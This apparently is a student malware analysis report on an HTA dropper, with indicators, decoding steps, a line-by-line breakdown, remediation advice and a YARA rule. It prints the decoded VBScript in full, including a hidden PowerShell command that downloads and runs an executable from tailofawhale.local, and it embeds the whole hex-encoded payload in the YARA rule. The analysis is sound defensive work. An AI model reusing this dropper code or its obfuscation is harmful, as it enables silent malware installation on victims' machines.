Practical Malware Analysis & Triage

Malware Analysis Report

Dropper.hta

Aug 2024 | HuskyHacks | **Dropper.hta:** Course Final

Title: Dropper.hta

Name: HuskyHacks Course Final

Indicators and Technical Details

Datetime	Identifier (IP, Domain, URL, Hostname)	MITRE Technique ID	Analyst Comment
AUG 05, 2024 @ 14:00	http://tailofawhale.local/TellAndSentFor.exe	T1071.001 Application Layer Protocol	Returned 29/65 from Virus total SHA-256 74778336fc39d01b866a904be88923aad67fce0640a6a3d3771f7bf3d1e444c4
AUG 05, 2024 @ 14:00	cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\jLoader.exe'	T1203 Exploitation for Client Execution	PowerShell Command Execution: The command executes a hidden PowerShell script to download and run a malicious executable from a remote server
AUG 05, 2024 @ 14:00	window_onload (VBScript)	T1059.005 PowerShell	The script runs on page load, creating a new process to execute a hidden PowerShell command that downloads and runs a malicious file.

Executive Summary

On August 5th at 14:00, TMC's Security Operations Center (SOC) identified a potential threat involving a file that, while disguised as an HTA file related to the new website design we are developing with a partner company, was actually a malicious Dropper.hta. This file, which initially appeared harmless, was designed to download and execute harmful software from a remote server.

Our investigation determined that the compromised HTA file was sent via email from the partner company, whose email system had been breached, leading to the inadvertent inclusion of the malicious file in their communication.

Swift action was taken to isolate and neutralize the threat. We confirmed that no additional systems were impacted and no data was compromised. Our team removed the malicious file and performed a comprehensive system scan to ensure that no residual threats remained.

Technical Summary

On August 5th at 14:00, TMC's Security Operations Center (SOC) identified and responded to a potential security threat involving a malicious HTA file, named Dropper.hta. This file was delivered via an email from a partner company engaged in the design of our new website. The email was determined to have originated from a compromised account within the partner organization, allowing the attacker to distribute the malicious HTA file undetected.


File Analysis

Upon analysis, the HTA file appeared to be an innocuous script related to the website design project. However, further investigation revealed that the script was heavily obfuscated using hexadecimal encoding. The purpose of this obfuscation was to conceal its true functionality, which was to download and execute a secondary payload from a remote server.

The decoded script contained instructions to:

- **Download**: Establish a connection to a remote server and download an executable file (malicious.exe).
- **Execution**: Execute the downloaded file, which was intended to compromise the system by establishing persistence, escalating privileges, and potentially exfiltrating sensitive data.

This attack was caught in the **Delivery stage**,of the cyber kill chain



Findings and Analysis

Examination of JavaScript Code in HTML:

We were able to open this file in a text editor. Here is a breakdown of the file in question. It contains HTML that appears empty at first glance, but it includes a critical <script> tag that uses the JavaScript document.write() method to inject content into the webpage. The key function used here is unescape(), which decodes a block of hexadecimal characters into readable text.

(figure 1)

Methods Overview:

document.write(): This method writes directly to the HTML document, allowing dynamic content generation during the page's load time.

unescape(): This function decodes a string containing hexadecimal escape sequences, converting them into their respective characters.

What's Happening:

Hexadecimal Decoding: The block of characters within the unescape() method is encoded as hexadecimal. Each %-delimited sequence represents a byte in hex, which the unescape() function converts into a corresponding character.

Dynamic Content Injection:

After decoding, the document.write() function writes the resulting text or code directly into the HTML document.


Decoding Process:

TMC's Security Operations Center (SOC) used CyberChef to manually decode the obfuscated hexadecimal encoding found in the script. The process began by copying the hexadecimal code and pasting it into CyberChef's input field

(figure 2)

Next, in the Operations tab, the team selected the "From Hex" operation, which converts hexadecimal values back into their original characters.

(figure 3)



By doing this we were able to successfully reveal the original, obfuscated script and its content, allowing for further analysis and a better understanding of its malicious intent.

(figure 4)

(figure 5)

```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
        System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\j
        Loader.exe'", null, objConfig, intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```

In Figure 5, we placed the script into a text editor to get a clear view of the VBScript embedded in the HTML file, which is designed to execute a malicious action under the guise of a harmless '404 Not Found' webpage. Let me break it down

HTML Structure

Title and 404 Message: The HTML structure includes a title and a centered "404 Not Found" message, likely to mislead the user into thinking they have encountered a harmless broken link or page.

(figure 6)

```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
```

(figure 7)

```
<script language="VBScript">
Sub window onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
```

VBScript Analysis:

Language Declaration:

- The script is written in VBScript, a language used for scripting in Windows environments.

Sub window_onload:

- Sub window_onload: This function executes when the webpage is fully loaded.

Impersonation Level:

- const impersonation = 3: Sets the impersonation level for the script, allowing it to execute with the privileges of the user running the script. This is often used for actions requiring elevated permissions.

Hidden Window Constant:

- Const HIDDEN_WINDOW = 12: This constant is intended to specify a window style for the process being created. The value 12 corresponds to the SW_HIDE style in the Windows API, which hides the window when the process is launched.

(figure 8)

```
Set Locator = CreateObject("WbemScripting.SWbemLocator")
Set Service = Locator.ConnectServer()
Service.Security_.ImpersonationLevel=impersonation
```

WMI Objects:

CreateObject("WbemScripting.SWbemLocator"):

- Creates a WMI (Windows Management Instrumentation) object for interacting with the Windows system.

ConnectServer():

- Connects to the WMI server to allow interaction with system processes.

Service.Security_.ImpersonationLevel = impersonation:

- Ensures that the script has sufficient permissions to execute the following commands.

(figure 9)

```
Set objStartup = Service.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set Process = Service.Get("Win32_Process")
Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
    System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\j
    Loader.exe'", null, objConfig, intProcessID)
window.close()
```

Process Creation:

Service.Get("Win32_ProcessStartup") and Service.Get("Win32_Process"):

- These lines prepare the script to launch a new process with specific startup settings.

Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\jLoader.exe'", null, objConfig, intProcessID):

This command does the following:

- cmd.exe /c: Runs the command and then terminates cmd.exe.
- powershell.exe -windowstyle hidden: Executes PowerShell in a hidden window, making it less noticeable to the user.
- DownloadFile: Downloads a file from a specified URL (http://tailofawhale.local/TellAndSentFor.exe) to a temporary location (%temp%\jLoader.exe).
- Start-Process: Runs the downloaded file (jLoader.exe).

- Close the Window:
- window.close(): Closes the browser window after executing the script, further reducing the chance of the user noticing suspicious activity.

Summary:

- The VBScript embedded in the HTML file:
- Presents a "404 Not Found" page to avoid suspicion.
- Uses VBScript to execute a hidden PowerShell command.
- Downloads and runs a file from a remote server.
- Closes the browser window to hide its activity.

Remediation and Recommendations

Immediate Actions:

- Remove Malicious File: Delete the HTA file and any related malware.
- Isolate Systems: Ensure affected systems are isolated from the network.

Network Security:

- Block access to tailofawhale.local and any related domains at the firewall level.
- Add the domain to DNS filtering services to prevent resolution

User Education:

- Raise Awareness: Educate users on safe browsing and reporting suspicious activity.

Yara Rule:

```
rule Obfuscated_JavaScript_Dropper {

    meta:
        author = "Michael"
        description = "Detects obfuscated JavaScript in Dropper.hta"
        date = "2024-09-04"

    strings:
        // Match the unescape function with obfuscated payload
        $unescape_script = "document.write(unescape("
        $obfuscated_payload = "%3c%68%74%6d%6c%3e%0a%3c%68%65%61%64%3e%0a%3c%74%69%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0a%3c%63%65%6
        e%74%65%72%3e%3c%68%31%3e%34%30%34%20%4e%6f%74%20%46%6f%75%6e%64%3c%2f%68%31%3e%3c%2f%63%65%6e%74%65%72%3e%0a%3c%73%63%72%69%70%74%20%6c
        %61%6e%67%75%61%67%65%3d%22%56%42%53%63%72%69%70%74%22%3e%0a%53%75%62%20%77%69%6e%64%6f%77%5f%6f%6e%6c%6f%61%64%0a%09%63%6f%6e%73%74%20%
        69%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%20%3d%20%33%0a%09%43%6f%6e%73%74%20%48%49%44%44%45%4e%5f%57%49%4e%44%4f%57%20%3d%20%31%32%0a%09%5
        3%65%74%20%4c%6f%63%61%74%6f%72%20%3d%20%43%72%65%61%74%65%4f%62%6a%65%63%74%28%22%57%62%65%6d%53%63%72%69%70%74%69%6e%67%2e%53%57%62%65
        %6d%4c%6f%63%61%74%6f%72%22%29%0a%09%53%65%74%20%53%65%72%76%69%63%65%20%3d%20%4c%6f%63%61%74%6f%72%2e%43%6f%6e%6e%65%63%74%53%65%72%76%
        65%72%28%29%0a%09%53%65%72%76%69%63%65%2e%53%65%63%75%72%69%74%79%5f%2e%49%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%4c%65%76%65%6c%3d%69%6d%7
        0%65%72%73%6f%6e%61%74%69%6f%6e%0a%09%53%65%74%20%6f%62%6a%53%74%61%72%74%75%70%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22%57%69%6e
        %33%32%5f%50%72%6f%63%65%73%73%53%74%61%72%74%75%70%22%29%0a%09%53%65%74%20%6f%62%6a%43%6f%6e%66%69%67%20%3d%20%6f%62%6a%53%74%61%72%74%
        75%70%2e%53%70%61%77%6e%49%6e%73%74%61%6e%63%65%5f%0a%09%53%65%74%20%50%72%6f%63%65%73%73%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22
        2%57%69%6e%33%32%5f%50%72%6f%63%65%73%73%22%29%0a%09%45%72%72%6f%72%20%3d%20%50%72%6f%63%65%73%73%2e%43%72%65%61%74%65%28%22%63%6d%64%2e
        %65%78%65%20%2f%63%20%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%20%2d%77%69%6e%64%6f%77%73%74%79%6c%65%20%68%69%64%64%65%6e%20%28%4e%65%
        77%2d%4f%62%6a%65%63%74%20%53%79%73%74%65%6d%2e%4e%65%74%2e%57%65%62%43%6c%69%65%6e%74%29%2e%44%6f%77%6e%6c%6f%61%64%46%69%6c%65%28%27%6
        8%74%74%70%3a%2f%2f%74%61%69%6c%6f%66%61%77%68%61%6c%65%2e%6c%6f%63%61%6c%2f%54%65%6c%6c%41%6e%64%53%65%6e%74%46%6f%72%2e%65%78%65%27%2c
        %27%25%74%65%6d%70%25%5c%6a%4c%6f%61%64%65%72%2e%65%78%65%27%29%3b%53%74%61%72%74%2d%50%72%6f%63%65%73%73%20%27%25%74%65%6d%70%25%5c%6a%
        4c%6f%61%64%65%72%2e%65%78%65%27%22%2c%20%6e%75%6c%6c%2c%20%6f%62%6a%43%6f%6e%66%69%67%2c%20%69%6e%74%50%72%6f%63%65%73%73%49%44%29%0a%0
        9%77%69%6e%64%6f%77%2e%63%6c%6f%73%65%28%29%0a%65%6e%64%20%73%75%62%0a%3c%2f%73%63%72%69%70%74%3e%0a%3c%2f%68%65%61%64%3e%0a%3c%2f%68%74
        %6d%6c%3e"  // Example obfuscated payload

    condition:
        $unescape_script and $obfuscated_payload
}
```